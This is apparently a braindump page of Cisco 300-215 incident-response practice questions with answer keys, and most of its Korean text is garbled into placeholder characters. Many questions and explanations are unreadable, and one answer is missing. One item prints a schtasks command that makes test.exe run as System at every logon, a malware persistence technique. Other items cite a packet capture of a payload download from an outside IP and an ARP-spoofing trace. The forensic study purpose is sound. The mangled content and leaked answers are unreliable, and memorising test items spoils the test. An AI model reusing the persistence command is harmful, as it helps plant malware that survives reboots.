NEW QUESTION: 63

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- A. cGRmZmlsZQ
- B. 706466666
- C. 255044462d
- D. 0a0ah4cg

Answer: **C** ([LEAVE A REPLY](#))

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
25 50 44 46□ ASCII□ %PDF□ □□□□□. OptionC(255044462d)□ 25 50 44 46□□ □□□□

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NEW QUESTION: 64

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- A. □□ □□
- B. □□□ □□ □□
- C. □□ □□
- D. □□□ □□□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 65

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```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON /ru "System"
```

- □□ □□□□ □□□?
- A. □□□□ □□□□□ □□□□ □□□□□ □□□□ □□□□.
 - B. □□□□ □□□□□ □□ □□□□ □□□□.
 - C. RDP□ □□□ □□ □□ □□□□□ □□ □□□□ □ □□□□□.
 - D. □□ □□□□ □□ □□□ □□□ □□□□ □□□□ □□□□□.

Answer: D ([LEAVE A REPLY](#))

□□□□ □□□ ONLOGON □□□ □ □□□ □□□ □□□□□ □□□□ schtasks /create□ □ □□□ test.exe□ □□□□□. □□ □ □□□□ □□□ □□□□□, □□□□ □□□ □□□ □□□ □□ □□□ □□□□ □□□□□ □□□. □□□ □□□ □□ □□ □□□ MITRE ATT&CK □□□□□(T1053)□ □□□ □□□ □□□□□.

NEW QUESTION: 66

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- A. □□□ □□ □□□□ □□□□□.
- B. □□□ □□ CPU□ □□□□□.
- C. □□□□ □□□ □□□□.
- D. □□□□□□ □□□□□ □□□□□.
- E. □□□□□□□ □□□□ □□□□.

Answer: C,E ([LEAVE A REPLY](#))

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000 000 00 00 0 000 00000(CyberOps Technologies(CBRFIR) 300-215 00 0
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0000: CyberOps Technologies(CBRFIR) 300-215 00 000, 0: 00 00 00 0000
 00, 00 0 00 00, 102-104000.

NEW QUESTION: 67


0 000 00 000 00000 000 000 00000 00000 00000000. 00000 00
 0 000 000 00 000 00 00 00 00 000 000 00000 00000000. 0 00
 00 00000 00 000000 0000 00 0000 00 00000 0000?

- A. 00 0 RPN
- B. 000 00
- C. 000 00
- D. 000 00

Answer: C (LEAVE A REPLY)

NEW QUESTION: 68

000 00000.



000 000 00 00 00000 0000?

- A. 00 10.1.21.1010 302kb 0000 HTTP 0000 00000.
- B. 000 209.141.51.1960 000000 0000 /Lk9tdZ000 /files/1.bin00 000000000.
- C. 000 209.141.51.1960 000000 0000 00 4972300 000000000.
- D. 00 10.1.21.1010 00000 0000 00 209.141.51.1960 00000 00000.

Answer: B (LEAVE A REPLY)

Wireshark 000 000 HTTP 0000 0000 000000.

* 000000(10.1.21.101)0 /Lk9tdZ0 00 GET 0000 00000.

* 00(209.141.51.196)0 HTTP/1.1 302 Found0 000000. 00 000000 00000 00
 HTTP 00 000000.

* 00000000 00 GET 0000 for/files/1.bin00, 00 000000 00000 000000.

0 000 000 00 00 00/Lk9tdZto00 HTTP 302 000000 00000 0000 00000
 0.

/files/1.bin. □□ □□□ □□ □ □□ □□□□ □□ □□□□ □□□□□□ □□ □□□□□□.
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 HTTP □□ □□ □□□ □□ □.

NEW QUESTION: 69

No.	Time	Source	Destination	Protocol	Length	Info
7	5.616434	Dell_a3:0d:10	_____09:c2:50	ARP	42	192.168.51.105 is at 00:24:e8:a3:0d:10
8	5.616583	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.105 detected)
9	5.626711	Dell_a3:0d:10	_____09:c2:50	ARP	42	192.168.51.201 is at 00:24:e8:a3:0d:10
21	15.647788	Dell_a3:0d:10	7c:05:07:ad:43:67	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.201 detected)
18	15.637271	Dell_a3:0d:10	Sonicwal_09:c2:50	ARP	42	192.168.51.105 is at 00:24:e8:a3:0d:10
19	15.637486	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.105 detected)
20	15.647656	Dell_a3:0d:10	Sonicwal_09:c2:50	ARP	42	192.168.51.201 is at 00:24:e8:a3:0d:10
21	15.647788	Dell_a3:0d:10	7c:05:07:ad:43:67	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.201 detected)
34	25.658359	Dell_a3:0d:10	Sonicwal_09:c2:50	ARP	42	192.168.51.105 is at 00:24:e8:a3:0d:10
35	25.658429	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42	192.168.51.1 is at 00:24:e8:a3:0d:10

▶ Frame 10: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
 ▶ Ethernet II, Src: Dell_a3:0d:10 (00:24:e8:a3:0d:10), Dst: 7c:05:07:ad:43:67 (7c:05:07:ad:43:67)
 ▶ Address Resolution Protocol (reply)

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- A. SYN □□□, □□ □□ □□
- B. ARP □□□; □□ □□ □□
- C. MAC □□□; □□ □□ □□
- D. DNS □□□; □□ □□□□ □□□

Answer: B (LEAVE A REPLY)

NEW QUESTION: 70

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 □ □□□□□? (□ □□ □□)

- A. □□□□ □□□ □□□□.
- B. □□□ □□ CPU□ □□□□□.
- C. □□□ □□ □□□□ □□□□□.
- D. □□□□□□ □□□□□ □□□□□.
- E. □□□□□□□ □□□□ □□□□.

Answer: (SHOW ANSWER)

300-215 ☐☐ ☐☐☐ ☐☐☐☐☐☐ ☐☐ DumpTop ☐☐ ☐☐☐☐ ☐☐☐ 300-215 ☐☐!
DumpTop ☐ ☐☐ **300-215** ☐☐ ☐☐☐ ☐☐☐☐☐☐, DumpTop 300-215 ☐☐ ☐☐☐ ☐☐☐
☐☐☐☐☐ ☐☐☐ ☐☐☐☐☐☐☐. ☐☐☐☐☐ ☐☐☐☐☐ ☐☐☐☐☐ ☐☐ DumpTop 300-215 ☐☐☐
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